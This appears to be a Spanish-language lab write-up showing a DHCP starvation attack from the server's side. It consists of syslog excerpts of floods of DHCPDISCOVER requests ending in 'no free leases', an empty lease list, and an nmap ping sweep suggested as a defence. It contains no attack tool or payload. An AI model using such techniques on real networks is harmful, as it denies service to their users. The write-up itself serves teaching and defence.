
```
user@singular1:~$ sudo grep DHCP /var/log/syslog
Mar  2 11:09:42 ubuntu NetworkManager[114254]: <info>  [1709374182.6854] dhcp-init: Using DHCP client 'internal'
Mar  2 11:25:57 ubuntu systemd[1]: Started ISC DHCP IPv6 server.
Mar  2 11:25:57 ubuntu dhcpd[121433]: Internet Systems Consortium DHCP Server 4.4.1
Mar  2 11:25:57 ubuntu sh[121433]: Internet Systems Consortium DHCP Server 4.4.1
Mar  2 11:25:57 ubuntu systemd[1]: Started ISC DHCP IPv4 server.
Mar  2 11:25:57 ubuntu dhcpd[121528]: Internet Systems Consortium DHCP Server 4.4.1
Mar  2 11:25:57 ubuntu sh[121528]: Internet Systems Consortium DHCP Server 4.4.1
Mar  2 11:31:43 ubuntu systemd[1]: Started ISC DHCP IPv4 server.
Mar  2 11:31:43 ubuntu dhcpd[122888]: Internet Systems Consortium DHCP Server 4.4.1
Mar  2 11:31:43 ubuntu sh[122888]: Internet Systems Consortium DHCP Server 4.4.1
Mar  2 11:37:41 ubuntu dhcpd[122888]: DHCPREQUEST for 10.211.55.5 from 00:1c:42:d0:02:5f via eth0: unknown lease 10.211.55.5.
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:74:28:9e via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:55:f6:26 via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:41:e3:7f via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:46:37:ce via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:26:96:0c via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0b:f5:e0 via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:14:f9:d2 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1b:e8:9f via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3e:3e:4e via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:5c:e2:e3 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2c:ca:34 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2f:d7:a1 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:00:4f:77 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:37:94:83 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:03:65:18 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:74:98:65 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:7c:29:aa via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:43:91:ed via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2d:e5:ce via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1b:06:f3 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:38:a1:1c via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:16:1f:7d via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:00:87:2e via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:77:7a:d7 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:23:10:34 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:60:1c:57 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:5d:cd:e3 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:57:a8:91 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:6d:bb:e8 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.100 to 00:16:3e:74:28:9e via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:59:7f:ee via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.101 to 00:16:3e:55:f6:26 via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.102 to 00:16:3e:41:e3:7f via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:53:dc:0d via eth0: network 10.211.55.0/24: no free leases
```

Aqui empieza el ataque de agotamiento de dhcp, “no free leases” muestra que el servidor dhcp no tiene mas direcciones ip para las peticiones entrantes:




```
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:74:28:9e via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:55:f6:26 via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:41:e3:7f via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:46:37:ce via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:26:96:0c via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0b:f5:e0 via eth0
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:14:f9:d2 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:17 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1b:e8:9f via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3e:3e:4e via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:5c:e2:e3 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2c:ca:34 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2f:d7:a1 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:00:4f:77 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:37:94:83 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:03:65:18 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:74:98:65 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:7c:29:aa via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:43:91:ed via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2d:e5:ce via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1b:06:f3 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:38:a1:1c via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:16:1f:7d via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:00:87:2e via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:77:7a:d7 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:23:10:34 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:60:1c:57 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:5d:cd:e3 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:57:a8:91 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:6d:bb:e8 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.100 to 00:16:3e:74:28:9e via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:59:7f:ee via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.101 to 00:16:3e:55:f6:26 via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.102 to 00:16:3e:41:e3:7f via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:53:dc:0d via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:7f:94:34 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.103 to 00:16:3e:46:37:ce via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2f:a9:84 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.104 to 00:16:3e:26:96:0c via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPOFFER on 10.211.55.105 to 00:16:3e:0b:f5:e0 via eth0
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1a:8e:77 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0e:da:32 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:18 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:70:e9:56 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:30:6e:b7 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:03:4b:8d via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:31:00:48 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:01:da:51 via eth0: network 10.211.55.0/24: no free leases
```

Se ve al final que no se da ninguna ip:




```
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:34:98:ff via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0b:ed:30 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:4f:18:2a via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:34:6a:93 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:30:3e:de via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:07:49:e0 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:08:15:e7 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:36:fd:c6 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:19:a1:2f via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:45:fd:f0 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:26:cc:57 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:18:3f:46 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:44:83:2b via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:19:44:a1 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0f:8d:60 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:75:61:a0 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:5c:79:34 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:06:ba:be via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1e:8f:e7 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3b:e1:f5 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3d:b9:51 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:54:3a:2c via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:49:38:c1 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0c:19:6e via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3e:7d:49 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:16:b8:4a via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:61:f4:d6 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:7c:13:45 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:52:2f:bd via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:72:bc:1c via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:69:b4:b1 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:42:96:79 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2b:a4:ee via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:55:06:c1 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:14:09:ee via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:43:ba:58 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:6c:82:87 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:25:b0:77 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:45:f0:3c via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3c:2b:e9 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:4a:1a:22 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:74:72:9a via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1d:61:9c via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:21 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:09:7f:02 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:21 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1a:0e:56 via eth0: network 10.211.55.0/24: no free leases
Mar  2 11:42:21 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:15:7b:2b via eth0: network 10.211.55.0/24: no free leases
```

Con el comando siguiente deberiamos pdoer ver las ip que se han generado pero cómo está saturado no sale nada.



```
user@singular1:~$ sudo dhcp-lease-list
To get manufacturer names please download http://standards.ieee.org/regauth/oui/oui.txt to /usr/local/etc/oui.txt
Reading leases from /var/lib/dhcp/dhcpd.leases
MAC                 IP               hostname       valid until         manufacturer
===============================================================================================
user@singular1:~$
```

En cuanto a la defensa, para salir del apuro podemos usar nmap de la siguiente manera para ver las maquinas legitimas que tenemos en la red, así filtramos las mac falsas:



```
user@singular1:~$ nmap -sn 10.211.55.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-02 11:51 CET
Nmap scan report for prl-local-ns-server.shared (10.211.55.1)
Host is up (0.00031s latency).
Nmap scan report for 10.211.55.2
Host is up (0.00025s latency).
Nmap scan report for ubuntu-linux-1.shared (10.211.55.5)
Host is up (0.000058s latency).
Nmap scan report for ubuntu-linux-2.shared (10.211.55.17)
Host is up (0.00035s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.64 seconds
user@singular1:~$
```